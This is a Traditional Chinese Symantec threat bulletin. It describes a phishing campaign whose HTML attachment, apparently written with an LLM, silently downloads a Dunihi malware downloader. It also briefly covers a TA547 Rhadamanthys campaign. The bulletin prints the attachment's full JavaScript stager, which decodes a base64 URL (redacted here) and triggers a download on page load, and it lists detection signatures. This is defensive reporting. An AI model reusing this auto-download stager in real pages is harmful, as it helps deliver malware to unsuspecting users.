賽門鐵克主動監控和防禦LLM催生的新形態攻擊

2024 年 6 月 25 日發布

點擊此處可獲取--最完整的賽門鐵克解決方案資訊


大型語言模型(LLM)生成的威脅趨勢

大型語言模型是先進的人工智慧模型，主要在理解和生成類似人類的文字。它們有著廣泛的應用，從輔助寫作到自動化客戶服務。然而，與許多強大的技術一樣，大型語言模型也可能被濫用。最近，賽門鐵克觀察到利用 LLM 生成惡意腳本的攻擊持續增加。這種極有可能由 LLM 生成的內容正被用於現實世界的攻擊鏈中，這顯示威脅行為者在採用有助於降低其營運成本的技術時非常精明。


LLM 攻擊鏈範例

賽門鐵克之前公佈一種似乎由 LLM 生成的 PowerShell 威脅，詳情請參閱有關 Rhadamanthys 惡意軟體的防護公告。濫用 LLM 的攻擊者似乎能夠更快地進行攻擊。與其他許多事情一樣，LLM 在幫助那些善意的人同時，也不幸地幫助那些懷有惡意的人。在本公告中，賽門鐵克揭示另一個幾乎可以肯定由 LLM 生成威脅的使用案例，其功能是促進網路釣魚階段和有效酬載遞交階段。它的形式是 HTML 格式的惡意電子郵件附件。以下描述了攻擊鏈事件。

1. **初始存取**：使用者收到一封人為製作的釣魚郵件，郵件附件模仿人力資源部門的通知 。



2. **執行 LLM 生成的腳本**：當惡意附件被開啟時，它會執行一個內嵌 JavaScript 的 HTML 網頁格式檔，該檔案極有可能是由 LLM 生成。這個腳本目的是下載和執行額外的有效酬載，儘管在這種情況下顯示的網頁相當簡單，其背後 HTML 也很小，可以很快地被載入。



對作為攻擊鏈關鍵環節的 HTML 檔其分析揭示 LLM 生成檔的特徵：

```
<script>
    // Function to download a file from a base64 encoded URL
    function downloadFile() {
        // Base64 encoded URL of the file to download
        var base64FileUrl = "[redacted]";

        // Decode the base64 URL
        var fileUrl = atob(base64FileUrl);

        // Create an anchor element to trigger the download
        var link = document.createElement('a');
        link.href = fileUrl;
        link.download = ''; // Leave the filename empty to keep the original filename
        document.body.appendChild(link);

        // Trigger click event to download the file
        link.click();

        // Clean up
        document.body.removeChild(link);

        // Message indicating successful download with a 5-second delay
        setTimeout(function() {
            alert('Document downloaded successfully!');
        }, 3000);
    }

    // Call the function to download the file when the page loads
    window.onload = downloadFile;
</script>
</head>
<body>
</body>
</html>
```

函數和變數的格式很好，前導單行注釋使用高度準確的語法解釋它們的用法。檔案本身可以很容易地使用 LLM 自動生成，幾乎不需要人工作業。

3. **最終有效酬載下載**：當使用者看到上面第 2 步中顯示簡單資訊頁面時，如果使用者沒有啟用瀏覽器下載時：詢問我要如何處理每個下載的項目 (一律詢問我是否要儲存檔案，或開啟檔案而不儲存)，那麼下一階段的有效酬載 (Dunihi (H-Worm) 惡意軟體的下載程式) 就已經被下載了。

賽門鐵克的主動防護

賽門鐵克引領當前正在進行中的網路安全典範轉移，針對永無止境的新威脅浪潮提供強大的保護，包括最近觀察到極有可能由 LLM 生成的威脅。我們的安全解決方案配備了先進的檢測功能，可阻止基於人工智慧 LLM 生成的威脅，我們的威脅獵首專家持續監控威脅環境，誘捕汲取新興威脅，進行詳細分析，持續更新我們的自動化模型，確保我們的客戶始終受到保護。

賽門鐵克已經於第一時間提供多種有效保護(**SEP**/**SESC**/**SMG**/**SMSMEX**/**Email.Security.cloud**/**DCS**/**EDR**)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

檔案型(基於回應式樣本的病毒定義檔)防護：

- Scr.Phish!gen7
- Scr.Heuristic!gen12
- ISB.Downloader!gen52
- ISB.Downloader!gen53
- Backdoor.Trojan
- VBS.Dunihi
- VBS.Heur.SNIC
- Scr.Malscript!gen16
- Scr.Malcode!gen123

基於行為偵測技術(SONAR)的防護：

- SONAR.SuspScript!g44
- AGR.Terminate!g2

欲深入瞭解更多有關賽門鐵克端點安全完整版(SESC)的詳細資訊--Symantec Endpoint Security Complete，請點擊此處。
欲深入瞭解賽門鐵克行為安全性技術如何防禦就地取材攻擊的威脅，請點擊此處。

2024/04/12

TA547駭客組織所發起的散播Rhadamanthys惡意竊密程式的網路攻擊行動

在真實網路情境新發現一起散播 Rhadamanthys 惡意竊密程式的網路攻擊行動，該行動是由 TA547 駭客組織所發起。該行動針對德國多個行業。在攻擊中，攻擊者利用內含惡意 .lnk 捷徑檔的 .zip 壓縮檔，這些檔案一旦被執行就會觸發 PowerShell 腳本，導致被攻擊的端點感染 Rhadamanthys 惡意竊密程式。部署的惡意軟體有效酬載具有多種功能，包括收集和外洩使用者機密資料，例如：憑證、cookie 等。

賽門鐵克已經於第一時間提供多種有效保護(**SEP**/**SESC**/**SMG**/**SMSMEX**/**Email.Security.cloud**/**DCS**/**EDR**)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Enc!g1
- ACM.Ps-Http!g2
- ACM.Untrst-RunSys!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.Stealer!gen2
- SONAR.SuspStart!gen14

檔案型(基於回應式樣本的病毒定義檔)防護：

- CL.Downloader!gen9
- Trojan.Gen.MBT
- Trojan.Gen.NPE
- Web.Reputation.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- System Infected: Trojan.Backdoor Activity 796
- Web Attack: Webpulse Bad Reputation Domain Request

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。